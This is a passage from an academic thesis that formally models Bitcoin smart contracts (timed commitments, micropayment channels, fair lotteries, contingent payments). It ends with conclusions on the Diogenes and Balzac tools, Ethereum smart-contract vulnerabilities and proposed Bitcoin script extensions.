Assume that A wants to choose a secret s, and reveal it after some time — while guaranteeing that the revealed value corresponds to the chosen secret (or paying a penalty otherwise). This can be obtained through a *timed commitment* [35], a protocol with applications e.g. in gambling games [46, 91, 55], where the secret contains the player move, and the delay in the revelation of the secret is intended to prevent other players from altering the outcome of the game. Here we formalise the version of the timed commitment protocol presented in [4].

Intuitively, A starts by exposing the hash of the secret, i.e. $h = H(s)$, and at the same time depositing some amount v฿ in a transaction. The participant B has the guarantee that after t time units, he will either know the secret s, or he will be able to redeem v฿.

The transactions of the protocol are shown in Figure 7.7, where we assume that $(\mathsf{T}_A, 1)$ is a transaction output redeemable by A. The behaviour of A is modelled as the following protocol:

$$P_A = \mathsf{put}\ \mathsf{T}_{com}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_A}(\mathsf{T}_{com})\}.\ \mathsf{B}\,!\,\mathsf{sig}^{aa}_{k_A}(\mathsf{T}_{pay}).\ P'$$
$$P' = \tau\,.\,\mathsf{put}\ \mathsf{T}_{open}\{\mathsf{wit} \mapsto s\ \mathsf{sig}^{aa}_{k_A}(\mathsf{T}_{open})\ \bot\}\ +\ \tau$$

Participant A starts by putting the transaction T_{com} on the blockchain. Note that within this transaction A is committing the hash of the chosen secret: indeed, h is encoded within the output script $\mathsf{T}_{com}.\mathsf{out}$. Then, A sends to B her signature on T_{pay}. Note that this transaction can be redeemed by B only when t time units have passed since T_{com} has been published on the blockchain, because of the relative timelock declared in $\mathsf{T}_{pay}.\mathsf{relLock}$. After sending her signature on T_{pay}, A internally chooses whether to reveal the secret, or do nothing (via the τ actions). In the first case, A must put the transaction T_{open} on the blockchain. Since it redeems T_{com}, she needs to write in $\mathsf{T}_{open}.\mathsf{wit}$ both the secret s and her signature, so making the former public.

A possible behaviour of the receiver B is the following:

$$Q_B = \big(\mathsf{A}\,?\,x.\ \mathsf{if}\ \mathsf{versig}_{k_A}(\mathsf{x}, \mathsf{T}_{pay})\ \mathsf{then}\ Q\ \mathsf{else}\ \mathbf{0}\big)\ +\ \tau$$
$$Q = \mathsf{put}\ \mathsf{T}_{pay}\{\mathsf{wit} \mapsto \bot\ x\ \mathsf{sig}^{aa}_{k_B}(\mathsf{T}_{pay})\} + \mathsf{ask}\ \mathsf{T}_{open}\ \mathsf{as}\ o.\ Q'(get_{secret}(o))$$

In this protocol, B first receives from A (and saves in x) her signature on the transaction T_{pay}. Then, B checks if the signature is valid: if not, he aborts the protocol. Even if the signature is valid, B cannot put T_{pay} on the blockchain and redeem the deposit immediately, since the transaction has a timelock t. Note that B cannot change the timelock: indeed, doing so would invalidate A's signature on T_{pay}. If, after t time units, A has not published T_{open} yet, B can proceed to put T_{pay} on the blockchain, writing A's and his own signatures in the witness. Otherwise, B retrieves T_{open} from the blockchain, from which he can obtain the secret, and use it in Q'.

A variant of this contract, which implements the timeout in $\mathsf{T}_{com}.\mathsf{out}$, and does not require the signature exchange, is used in Section 7.3.7.

7.3.6 Micropayment channels

Assume that A wants to make a series of micropayments to B, e.g. a small fraction of Ƀ every few minutes. Doing so with one transaction per payment would result in conspicuous fees[4], so A and B use a micropayment

[4] https://bitinfocharts.com/comparison/bitcoin-transactionfees.html

T_{bond}	$\mathsf{T}_{pay}(v)$	T_{ref}
in: $(\mathsf{T}_A, 1)$	in: $(\mathsf{T}_{bond}, 1)$	in: $(\mathsf{T}_{bond}, 1)$
wit: $\bot$	wit: $\bot$	wit: $\bot$
out: $(\lambda\varsigma\varsigma'.\mathsf{versig}_{k_A k_B}(\varsigma\varsigma')$ or relAfter $t : \mathsf{versig}_{k_A}(\varsigma), k\ddot{\mathrm{B}})$	out: $1 \mapsto (\lambda\varsigma.\mathsf{versig}_{k_A}(\varsigma), (k-v)\ddot{\mathrm{B}})$, $2 \mapsto (\lambda\varsigma.\mathsf{versig}_{k_C}(\varsigma), v\ddot{\mathrm{B}})$	out: $(\lambda\varsigma.\mathsf{versig}_{k_A}(\varsigma), v\ddot{\mathrm{B}})$
		relLock: t

Figure 7.8: *Transactions of the micropayment channel contract.*

channel contract [127]. A starts by depositing $k\ddot{\mathrm{B}}$; then, she signs a transaction that pays $v\ddot{\mathrm{B}}$ to B and $(k-v)\ddot{\mathrm{B}}$ back to herself, and she sends that transaction to B. Participant B can choose to publish that transaction immediately and redeem its payment, or to wait in case A sends another transaction with increased value. A can stop sending signatures at any time. If B redeems, then A can get back the remaining amount. If B does not cooperate, A can redeem all the amount after a timeout.

The protocol of A is the following (the transactions are in Figure 7.8). A publishes the transaction T_{bond}, depositing $k\ddot{\mathrm{B}}$ that can be spent with her signature and that of B, or with her signature alone, after time t. A can redeem the deposit by publishing the transaction T_{ref}. To pay for the service, A sends to B the amount v she is paying, and her signature on $\mathsf{T}_{pay}(v)$. Then, she can decide to increase v and recur, or to terminate.

$$
\begin{aligned}
P_{\mathsf{A}} &= \mathsf{put}\ \mathsf{T}_{bond}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_A}(\mathsf{T}_{bond})\}.\,(P(1) \mid \mathsf{put}\ \mathsf{T}_{ref}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_A}(\mathsf{T}_{ref})\}) \\
P(v) &= \mathsf{B}\,!\,(v, \mathsf{sig}^{aa}_{k_A}(\mathsf{T}_{pay}(v)))\,.\,(\tau + \tau.P(v+1))
\end{aligned}
$$

The participant B waits for T_{bond} to appear on the blockchain, then receives the first value v and A's signature σ. Then, B checks if σ is valid, otherwise he aborts the protocol. At this point, B waits for another pair (v', σ'), or, after a timeout, he redeems $v\ddot{\mathrm{B}}$ using $\mathsf{T}_{pay}(v)$.

$$
\begin{aligned}
Q_{\mathsf{B}} &= \mathsf{ask}\ \mathsf{T}_{bond}.\,\mathsf{A}\,?\,(v,\sigma).\,\mathsf{if}\ \mathsf{versig}_{k_A}(\sigma, \mathsf{T}_{pay}(\mathsf{v}))\ \mathsf{then}\ P'(v,\sigma)\ \mathsf{else}\ \tau \\
P'(v,\sigma) &= \tau.P_{pay}(v,\sigma)\ + \\
&\quad \mathsf{A}\,?\,(v',\sigma').\,\mathsf{if}\ v' > v\ \mathsf{and}\ \mathsf{versig}_{k_A}(\sigma', \mathsf{T}_{pay}(\mathsf{v}'))\ \mathsf{then}\ P'(v',\sigma')\ \mathsf{else}\ P'(v,\sigma) \\
P_{pay}(v,\sigma) &= \mathsf{put}\ \mathsf{T}_{pay}(v)\{\mathsf{wit} \mapsto \sigma\ \mathsf{sig}^{aa}_{k_B}(\mathsf{T}_{pay}(v))\}
\end{aligned}
$$

Note that Q_{B} should redeem T_{pay} before the timeout expires, which is not modelled in Q_{B}. This could be obtained by enriching the calculus with time-constraining operators (see Footnote 1).



Figure 7.9: *Transactions of the fair lottery with deposit.*

7.3.7 Fair lotteries

A multiparty lottery is a protocol where N players put their bets in a pot, and a winner — uniformly chosen among the players — redeems the whole pot. Various contracts for multiparty lotteries on Bitcoin have been proposed in [4, 5, 103, 29, 26, 72]. These contracts enjoy a *fairness* property, which roughly guarantees that: (i) each honest player will have (on average) a non-negative payoff, even in the presence of adversaries; (ii) when all the players are honest, the protocol behaves as an ideal lottery: one player wins the whole pot (with probability $1/N$), while all the others lose their bets (with probability $N-1/N$).

Here we illustrate the lottery in [4], for $N = 2$. Consider two players A and B who want to bet $1\ddot{\mathrm{B}}$ each. Their protocol is composed of two phases. The first phase is a timed commitment (as in Section 7.3.5): each player chooses a secret (s_{A} and s_{B}) and commits its hash ($h_{\mathsf{A}} = H(s_{\mathsf{A}})$ and $h_{\mathsf{B}} = H(s_{\mathsf{B}})$). In doing that, both players put a deposit of $2\ddot{\mathrm{B}}$ on the ledger, which is used to compensate the other player in case one chooses not to reveal the secret later on. In the second phase, the two bets are put on the ledger. After that, the players reveal their secrets, and redeem their deposits. Then, the secrets are used to compute the winner of the lottery in a fair manner. Finally, the winner redeems the bets.

The transactions needed for this lottery are displayed in Figure 7.9 (we only show A's transactions, as those of B are similar). The transactions for the commitment phase ($\mathsf{T}_{com}, \mathsf{T}_{open}, \mathsf{T}_{pay}$) are similar to those in Section 7.3.5: they only differ in the script of $\mathsf{T}_{com}.\mathsf{out}$, which now also checks that the length of the secret is either 128 or 129. This check forces the players to choose their secret so that it has one of these lengths, and reveal it (using T_{open}) before the $\mathsf{absLock}$ deadline, since otherwise they will lose their deposits (enabling T_{pay}).

The bets are put using $\mathsf{T}_{lottery}$, whose output script computes the

winner using the secrets, which can then be revealed. For this, the secret lengths are compared: if equal, A wins, otherwise B wins. In this way, the lottery is equivalent to a coin toss. Note that, if a malicious player chooses a secret having another length than 128 or 129, the $\mathsf{T}_{lottery}$ transaction will become stuck, but its opponent will be compensated using the deposit.

The endpoint protocol P_{A} of player A follows (the one for B is similar):

$$
\begin{aligned}
P_{\mathsf{A}} &= \mathsf{put}\ \mathsf{T}_{\mathsf{A}com}\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}_{\mathsf{A}com})\}.\ (\mathsf{ask}\ \mathsf{T}_{\mathsf{B}com}\ \mathsf{as}\ y.\ P' \ +\ \tau.P_{open}) \\
P' &= \mathsf{let}\ h_{\mathsf{B}} = get_{hash}(y)\ \mathsf{in}\ \mathsf{if}\ h_{\mathsf{B}} \neq h_{\mathsf{A}}\ \mathsf{then}\ P_{pay} \mid P''\ \mathsf{else}\ P_{pay} \mid P_{open} \\
P'' &= \mathsf{B}\,?\,x.\ P''' \ +\ \tau.P_{open} \\
P''' &= \mathsf{let}\ \sigma = \mathsf{sig}^{aa,1}_{k_{\mathsf{A}}}(\mathsf{T}_{lottery}(h_{\mathsf{A}}, h_{\mathsf{B}}))\ \mathsf{in} \\
&\quad \big(\mathsf{put}\ \mathsf{T}_{lottery}(h_{\mathsf{A}}, h_{\mathsf{B}})\{\mathsf{wit}(1) \mapsto \sigma\}\{\mathsf{wit}(2) \mapsto x\}.\ (P_{open} \mid P_{win})\big) + \tau.P_{open} \\
P_{pay} &= \mathsf{put}\ \mathsf{T}_{\mathsf{B}pay}\{\mathsf{wit} \mapsto \bot\ \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}_{\mathsf{B}pay})\} \\
P_{open} &= \mathsf{put}\ \mathsf{T}_{\mathsf{A}open}\{\mathsf{wit} \mapsto s_{\mathsf{A}}\ \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}_{\mathsf{A}open})\} \\
P_{win} &= \mathsf{ask}\ \mathsf{T}_{\mathsf{B}open}\ \mathsf{as}\ z.\ P'_{win} \\
P'_{win} &= \mathsf{put}\ \mathsf{T}_{\mathsf{A}win}(h_{\mathsf{A}}, h_{\mathsf{B}})\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}_{\mathsf{A}win}(h_{\mathsf{A}}, h_{\mathsf{B}}))\ s_{\mathsf{A}}\ get_{secret}(z)\}
\end{aligned}
$$

Player A starts by putting $\mathsf{T}_{\mathsf{A}com}$ on the blockchain, then she waits for B doing the same. If B does not cooperate, A can safely abort the protocol taking its $\tau.P_{open}$ branch, so redeeming her deposit with $\mathsf{T}_{\mathsf{A}open}$ (as usual, here with τ we are modelling a timeout). If B commits his secret, A executes P', extracting the hash h_{B} of B's secret, and checking whether it is distinct from h_{A}. If the hashes are found to be equal, A aborts the protocol using P_{open}. Otherwise, A runs $P'' \mid P_{pay}$. The P_{pay} component attempts to redeem B's deposit, as soon as the absLock deadline of $\mathsf{T}_{\mathsf{B}pay}$ expires, forcing B to timely reveal his secret. Instead, P'' proceeds with the lottery, asking B for his signature of $\mathsf{T}_{lottery}$. If B does not sign, A aborts using P_{open}. Then, A runs P''', finally putting the bets ($\mathsf{T}_{lottery}$) on the ledger. If this is not possible (e.g., because one of the T_{bet} is already spent), A aborts using P_{open}. After $\mathsf{T}_{lottery}$ is on the ledger, A reveals her secret and redeems her deposit with P_{open}. In parallel, with P_{win} she waits for the secret of B to be revealed, and then attempts to redeem the pot ($\mathsf{T}_{\mathsf{A}win}$).

The fairness of this lottery has been established in [4]. This protocol can be generalised to $N > 2$ players [4, 5] but in this case the deposit grows quadratically with N. The works [72, 26] have proposed fair multiparty lotteries that require, respectively, zero and constant (≥ 0) deposit. More precisely, [72] devises two variants of the protocol: the first one only relies on SegWit, but requires each player to statically sign $O(2^N)$ transactions;



Figure 7.10: *Transactions of the contingent payment.*

the second variant reduces the number of signatures to $O(N^2)$, at the cost of introducing a custom opcode. Also the protocol in [26] assumes an extension of Bitcoin, i.e. the malleability of in fields, to obtain an ideal fair lottery with $O(N)$ signatures per player (see Section 7.3.8).

7.3.8 Contingent payments

Assume a participant A who wants to pay v$\ddot{B}$ to receive a value s which makes a public predicate p true, where $p(s)$ can be verified efficiently. A seller B who knows such s is willing to reveal it to A, but only under the guarantee that he will be paid v$\ddot{B}$. Similarly, the buyer wants to pay only if guaranteed to obtain s.

A naïve attempt to implement this contract in Bitcoin is the following: A creates a transaction T such that $\mathsf{T}.\mathsf{out}(\varsigma, x)$ evaluates to true if and only if $p(x)$ holds and ς is a signature of B. Hence, B can redeem v$\ddot{B}$ from T by revealing s. In practice, though, this approach is arguably useful, since it requires coding p in the Bitcoin scripting language, whose expressiveness is quite limited.

More general contingent payment contracts can be obtained by exploiting zero-knowledge proofs [15, 109, 44]. In this setting, the seller generates a fresh key k, and sends to the buyer the encryption $e_s = E_k(s)$, together with the hash $h_k = H(k)$, and a zero-knowledge proof guaranteeing that such messages have the intended form. After verifying this proof, A is sure that B knows a preimage k' of h_k (by collision resistance, $k' = k$) such that $D_{k'}(e_s)$ satisfies the predicate p, and so she can buy the preimage k of h_k with the naïve protocol, so obtaining the solution s by decrypting e_s with k.

The transactions implementing this contract are displayed in Figure 7.10. The relAfter clause in T_{cp} allows A to redeem v$\ddot{B}$ if no solution is provided by the deadline t. The behaviour of the buyer A can be modelled as follows:

$$P_{\mathsf{A}} = \mathsf{B}\,?\,(e_s, h_k, z).\, P \;+\; \tau$$
$$P = \text{if } \mathit{verify}(e_s, h_k, z) \text{ then put } \mathsf{T}_{cp}(h_k)\{\mathsf{wit} \mapsto \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}_{cp}(h_k))\}.\, P' \text{ else } \mathbf{0}$$
$$P' = \text{ask } \mathsf{T}_{open}(h_k) \text{ as } x.\, P''(D_{get_k(x)}(e_s)) \;+$$
$$\text{put } \mathsf{T}_{refund}(h_k)\{\mathsf{wit} \mapsto \bot\ \mathsf{sig}^{aa}_{k_{\mathsf{A}}}(\mathsf{T}_{refund}(h_k))\})$$

Upon receiving e_s, h_k and the proof z[5] the buyer verifies z. If the verification succeeds, A puts $\mathsf{T}_{cp}(h_k)$ on the blockchain. Then, she waits for T_{open}, from which she can retrieve the key k, and so use the solution $D_{get_k(x)}(e_s)$ in P''. In this way, B can redeem v฿. If B does not put T_{open}, after t time units A can get her deposit back through T_{refund}. The protocol of B is simple, so it is omitted.

[5]For simplicity, here we model the zero-knowledge proof as a single message. More concretely, it should be modelled as a sub-protocol.

Conclusions

In this thesis we applied formal methods both to behavioral contracts and smart contracts and developed two domain-specific language, Diogenes and Balzac.

In particular, we presented (i) Diogenes, a toolchain for the specification and verification of contract-oriented services, (ii) a survey of vulnerabilities of smart contracts in Ethereum, (iii) a formal model of Bitcoin which inspired (iv) Balzac, a DSL for writing Bitcoin transactions, and is the foundation for (v) a new process algebra for defining Bitcoin smart contracts.

Main results and future works

Diogenes

We have presented Diogenes, a toolchain for the specification and verification of contract-oriented services. Diogenes fills a gap between foundational research on honesty [20, 22, 23, 27] and more practical research on contract-oriented programming [16]. Our tools can help service designers to write specifications, check their adherence to contracts (i.e., their honesty), generate Java skeletons, and refine them while preserving honesty. We have experimented Diogenes with a set of case studies (more complex than the ones presented in this tutorial); our case studies are available at `co2.unica.it/diogenes`.

The effectiveness of our tools could be improved in several ways, ranging from the precision of the analysis, to the informative quality of output messages provided by the honesty checkers.

The precision of the honesty analysis could be improved e.g., by implementing the type checking technique of [22], which extends the class of infinite-state processes for which honesty can be verified. More specifically, the type system in [22] can also handle some processes with delim-

itation and parallel composition under recursion.

Another form of improvement would be to extend the formalism and the analysis to deal with timing constraints. This could be done e.g. by exploiting the timed version of CO_2 [16] and timed session types [17]. Although the current analysis for honesty does not consider timing constraints (and therefore is unsound in such scenario), it can still give useful feedback when applied to timed specifications. For instance, it could detect that some prescribed actions cannot be performed because the actions they depend on may be blocked by an unresponsive context.

When a specification/program is found dishonest, it would be helpful for programmers to know which parts of it is responsible for contract violations. The error reporting facilities of Diogenes could be improved to this purpose: this would require e.g., to signal what are the contract obligations that are not fulfilled, and in what session, and in particular which part of the specification/program should be fixed. Further, it would be useful to suggest possible corrections to the designer.

Another direction for future work is to formally establish relations between the original CO_2 specification and the refined Java code. In fact, our tools can only check that the user-refined Java code obtained from an honest CO_2 specification is honest, but this does not imply that the refined Java code still "adheres" to the specification. Indeed, improper refinements could drastically modify the interaction behaviour of a service, e.g. by removing some contract advertisements — while preserving honesty. An additional static analysis could establish that the CO_2 process inferred from the user-refined Java code is behaviourally related to the original specification. An alternative way to cope with this issue would be to enhance the generation of the skeletal Java program, by providing a more structured class hierarchy. More precisely, we could avoid accidental breaches of honesty by separating, in the generated skeleton, the part that handles the interactions from the parts to be refined. This could be done e.g. by inserting entry points to invoke classes/interfaces whose behaviour is defined apart, so separating the application logic and simplifying possible updates in the specifications.

Ethereum vulnerabilities

We have presented an analysis of the security of Ethereum smart contracts. Our analysis is based both on the growing academic literature on the topic, on the participation to Internet blogs and discussion forums about Ethereum, and on our practical experience on programming smart contracts. To the best of our knowledge, our analysis encompasses all the major vulnerabilities and attacks reported so far. Our taxonomy extends

to the domain of smart contracts other classifications of security vulnerabilities of software [33, 34, 65, 87]. We expect that our taxonomy will evolve as new vulnerabilities and attacks are found.

It is foreseeable that the interplay between huge investments on security-sensitive blockchain applications and the poor security of their current implementations will foster the research on these topics. The attacks discussed in this paper highlight that a common cause of insecurity of smart contracts is the difficulty of detecting mismatches between their intended behaviour and the actual one. Although analysis and verification tools (like e.g. the ones discusses below) may help in this direction, the choice of using a Turing-complete language limits the possibility of verification. We expect that non-Turing complete, human-readable languages could overcome this issue, at least in some specific application domains. The recent proliferation of experimental languages [115, 120, 113, 51, 139] suggests that this is an emerging research direction.

Verification of smart contracts. Some recent works propose tools to detect vulnerabilities through static analisys of the contract code.

The tool Oyente [70] extracts the control flow graph from the EVM bytecode of a contract, and symbolically executes it in order to detect some vulnerability patterns. In particular, the tool consider the patterns leading to vulnerabilities of kind "exception disorder" (e.g., not checking the return code of `call`, `send` and `delegatecall`), "time constraints" (e.g., using block timestamps in conditional expressions), "unpredictable state", and "reentrancy".

The tool presented in [31] translates smart contracts, either Solidity or EVM bytecode, into the functional language F* [90]. Various properties are then verified on the resulting F* code. In particular, code obtained from Solidity contracts is checked against "exception confusion" and "reentrancy" vulnerabilities, by looking for specific patterns. Code obtained from EVM supports low-level analyses, like e.g. computing bounds on the gas consumption of contract functions. Furthermore, given a Solidity program and an alleged compilation of it into EVM bytecode, the tool verifies that the two pieces of code have equivalent behaviours.

Both tools have been experimented on the contracts published in blockchain of Ethereum. The results of this large-scale analysis show that security vulnerabilities are widespread. For instance, [70] reports that $\sim 28\%$ of the analyzed contracts potentially contain "exception disorder" vulnerabilities.

The work [128] uses the Isabelle/HOL proof assistant [82] to verify a specific contract. More precisely, the target of the analysis is the EVM

bytecode obtained by compiling the Solidity code of "Deed", a contract which is part of the Ethereum Name Service. The theorem proved through Isabelle/HOL states that, upon an invocation of the contract, only its owner can decrease the balance.

Low-level attacks. Besides the attacks involving contracts, also the Ethereum network has been targeted by adversaries. Their attacks exploit vulnerabilities at EVM specification level, combined with security flaws in the Ethereum client.

For instance, a recent denial-of-service attack exploits an EVM instruction whose cost in units of gas was too low, compared to the computational effort required for its execution [144]. The attacker floods the network with that instruction, causing a substantial decrease of its computational power, and a slowdown to the blockchain synchronization process. Similarly to the recovery from the DAO attack, also this problem has been addressed by forking the blockchain [100, 121].

Vulnerabilities in client implementations can also be the cause of attacks. A recent technical report [97] analyses the Ethereum official client. By exploiting the block propagation algorithm, they discovered that the Ethereum network can be partitioned in small groups of nodes: in this way, nodes can be forced to accept sequences of blocks created ad-hoc by the attacker.

A formal model of Bitcoin transactions

We have proposed a formal model for Bitcoin transactions. Our model abstractly describes their essential aspects, at the same time enabling formal reasoning, and providing a formal specification to some of Bitcoin's less documented features.

An alternative model of transactions in blockchain systems has been proposed in [114]. Roughly, blockchains are represented as directed acyclic graphs, where edges denote transfers of assets. This model is quite abstract, so that it can be instantiated to different blockchains (e.g., Bitcoin, Ethereum, and Hyperledger Fabric). Differently from ours, the model in [114] does not capture some peculiar features of Bitcoin, like e.g. transaction signatures and signature modifiers, output scripts, multi-signature verification, and Segregated Witnesses.

Our work provides the theoretical foundations to model Bitcoin smart contracts, reducing the gap between cryptography and programming languages communities. A formal description of smart contracts enables their automated verification and analysis, which are of crucial importance in

a context where design flaws may result in loss of money. For instance, our model has been exploited in [11] to present a comprehensive survey of Bitcoin smart contracts.

Differences between our model and Bitcoin There are some differences between our model and the actual Bitcoin, which we outline below.

In Definition 5.3, we stipulate that the in field of a transaction points to another transaction. Instead, in Bitcoin the in field contains the identifier of the input transaction. More specifically, this identifier is defined as $H(\mu(\mathsf{T}))$, where: (i) $\mu = \{\mathsf{wit} \mapsto \bot\}$ since the activation of the SegWit feature; (ii) $\mu = \bot$, beforehand. Consequently, the condition $(\mathsf{T}, i, t) \overset{v}{\rightsquigarrow} (\mathsf{T}', j, t')$ item (a) of Definition 5.13 would be translated in Bitcoin as: $\mathsf{T}'.\mathsf{in}(j) = (\mathsf{H}(\mu(\mathsf{T}'')), i)$, where $\mathsf{H}(\mu(\mathsf{T}'')) = \mathsf{H}(\mu(\mathsf{T}))$. Intuitively, the in field specifies the transaction (and the output index) to redeem. Since the activation of SegWit, the computation of the transaction identifier does not take in account the wit field.

The scripting language in Definition 5.1 is a bit more expressive than Bitcoin's. For instance, the script $\lambda x.\mathsf{H}(x) < k$ is admissible in our model, while it is not in Bitcoin. Indeed, the Bitcoin scripting language only admits the comparison (via the `OP_LESSTHANOREQUAL` opcode) on 32-bit integers, while two arbitrary values can only be tested for equality (via the `OP_EQUAL` opcode). Similar restrictions apply to arithmetic operations. It is straightforward to adapt our model to apply the same restrictions on Bitcoin scripts. Indeed, our compiler already implements a simple type system which rules away scripts not admissible in Bitcoin.

Definition 5.16 models blockchains as sequences of transactions, while in Bitcoin they are sequences of *blocks* of transactions. In this way, we are abstracting both from the cryptographic puzzle that miners have to solve to append new blocks to the blockchain, and from the *coinbase transactions*, which (like our initial transaction) do not redeem other transactions, and mint new bitcoins (the block rewards). Coinbase transactions are also used in Bitcoin to collect transaction fees, which are just discarded in our model. Extending our model with coinbase transactions would falsify Definition 5.27, since the overall value in the blockchain would no longer be decreasing. Definition 5.16 requires the timestamp of each transaction to increase monotonically. Instead, in Bitcoin a timestamp is valid if it is greater than the median timestamp of previous 11 blocks.

In Definitions 5.3 and 5.13, the $\mathsf{absLock}$ and $\mathsf{relLock}$ fields specify the time when a transaction can be appended to the blockchain. In Bitcoin transactions, besides the time we can also use the *block height*, i.e. the distance between any given block and the genesis block. Setting the block

height to h implies that the transaction can be mined from the block h onward.

Balzac

We have presented Balzac, a domain-specific language to write Bitcoin transactions that abstracts low level details and enables formal reasoning about Bitcoin smart contracts. We have experimented Balzac with a set of smart contracts, available at `docs.balzac-lang.xyz`.

The effectiveness of Balzac could be improved in several ways. Analogously with Diogenes, that permits the definition of participants behaviours, Balzac will support smart contracts definition, based on the process algebra we presented in Chapter 7: processes will interact exchanging messages and will be able to build and publish transactions on the Bitcoin blockchain. Smart contracts development will also benefit of static checks and formal analysis.

In the last years other languages about Bitcoin languages appeared recently. Ivy [130] is a higher-level language that allows you to write smart contracts for the Bitcoin protocol. Each contract has one or more clauses that unlock the transfer if they are satisfied. Smart contracts execution is simulated in a sandbox environment, where users can play with the contracts they create. Simplicity [83] is a typed functional language without loops and recursion, designed to be used for cryptocurrencies and blockchain applications. It aims to improve upon existing cryptocurrency languages, such as Bitcoin Script and Ethereum's EVM. Simplicity has a operational semantics and an abstract machine useful for formal reasoning.

Differently from Ivy, where smart contracts are associated to a single output script, Balzac supports more evolved protocols that may involve multiple scripts and transactions. Due to this design choice, a sandbox environment is not required, since transactions define the whole conditions to redeems the output script and has the benefit to handle real ones for free. Finally, the scripting language we provide is more generic than Ivy's one and can reproduce its features smoothly. About Simplicity, a comparison is not required: they concern different level of abstraction and so are their finality. Simplicity aims in providing a precise semantics for low level execution of smart contracts, while Balzac provides an abstract language to express them. Theoretically speaking, Balzac could compile to Simplicity language if it will be adopted.

Smart contracts in Bitcoin

The formal model of smart contracts we have proposed in Chapter 7 is based on the current mechanisms of Bitcoin; indeed, this makes it possible to translate endpoint protocols into actual implementations interacting with the Bitcoin blockchain. However, constraining smart contracts to perfectly adhere to Bitcoin greatly reduces their expressiveness.

Extensions to Bitcoin. Indeed, the Bitcoin scripting language features a very limited set of operations [108], and over the years many useful (and apparently harmless) opcodes have been disabled without a clear understanding of their alleged insecurity[6]. This is the case e.g., of bitwise logic operators, shift operators, integer multiplication, division and modulus.

For this reason some developers proposed to re-enable some disabled opcodes[7], and some works in the literature proposed extensions to the Bitcoin scripting language so to enhance the expressiveness of smart contracts.

A possible extension is *covenants* [75], a mechanism that allows an output script to constrain the structure of the redeeming transaction. This is obtained through a new opcode, called `CHECKOUTPUTVERIFY`, which checks if a given `out` of the redeeming transaction matches a specific pattern. Covenants are also studied in [84], where they are implemented using the opcode `CAT` (currently disabled) and a new opcode `CHECKSIGFROMSTACK` which verifies a signature against an arbitrary bitstring on the stack. In both works, covenants can also be recursive, e.g. a covenant can check if the redeeming transaction contains itself. Using recursive covenants allows to implement a state machine through a sequence of transactions that store its state.

Secure cash distribution with penalties [64, 4, 29] is a cryptographic primitive which allows a set of participants to make a deposit, and then provide inputs to a function whose evaluation determines how the deposits are distributed among the participants. This primitive guarantees that dishonest participants (who, e.g., abort the protocol after learning the value of the function) will pay a penalty to the honest participants. This primitive does not seem to be directly implementable in Bitcoin, but it becomes so by extending the scripting language with the opcode `CHECKSIGFROMSTACK` discussed above. Secure cash distribution

[6] https://en.bitcoin.it/wiki/Common_Vulnerabilities_and_Exposures#CVE-2010-5141

[7] https://lists.linuxfoundation.org/pipermail/bitcoin-dev/2017-May/014356.html

with penalties can be instantiated to a variety of smart contracts, e.g. lotteries [4] poker [64], and contingent payments. The latter smart contract can also be obtained through the opcode `CHECKKEYPAIRVERIFY` in [44], which checks if the two top elements of the stack are a valid key pair.

Another new opcode, called `MULTIINPUT` [72] consumes from the stack a signature σ and a sequence of in values $(\mathsf{T}_1, j_1) \cdots (\mathsf{T}_n, j_n)$, with the following two effects: (i) it verifies the signature σ against the redeeming transaction T, neglecting $\mathsf{T}.\mathsf{in}$; (ii) it requires $\mathsf{T}.\mathsf{in}$ to be equal to some of the T_i. Exploiting this opcode, [72] devise a fair N-party lottery which requires zero deposit, and $O(N^2)$ off-chain signed transaction. The first one of these effects can be alternatively obtained by extending, instead of the scripting language, the signature modifiers. More specifically, [26] introduces a new signature modifier, which can set to $\bot$ *all* the inputs of a transaction (i.e., no input is signed). In this way they obtain a fair multi-party lottery with similar properties to the one in [72].

Another way improve the expressiveness of smart contracts is to replace the Bitcoin scripting language, e.g. with the one in [83]. This would also allow to establish bounds on the computational resources needed to run scripts.

Unfortunately, none of the proposed extensions has been yet included in the main branch of the Bitcoin Core client, and nothing suggests that they will be considered in the near future. Indeed, the development of Bitcoin is extremely conservative, as any change to its protocol requires an overwhelming consensus of the miners. So far, new opcodes can only be empirically assessed through the Elements alpha project[8], a testnet for experimenting new Bitcoin features. A significant research challenge would be that of formally proving that new opcodes do not introduce vulnerabilities, exploitable e.g. by Denial-of-Service attacks. For instance, unconstrained uses of the opcode `CAT` may cause an exponential space blow-up in the verification of transactions.

Formal methods for Bitcoin smart contracts. As witnessed in Section 7.3, designing secure smart contracts on Bitcoin is an error-prone task, similarly to designing secure cryptographic protocols. The reason lies in the fact that, to devise a secure contract, a designer has to anticipate any possible (mis-)behaviour of the other participants. The side effect is that endpoint protocols may be quite convoluted, as they must include compensations at all the points where something can go wrong. Therefore, tools to automate the analysis and verification of smart contracts may be of great help.

[8] https://elementsproject.org/elements/opcodes/

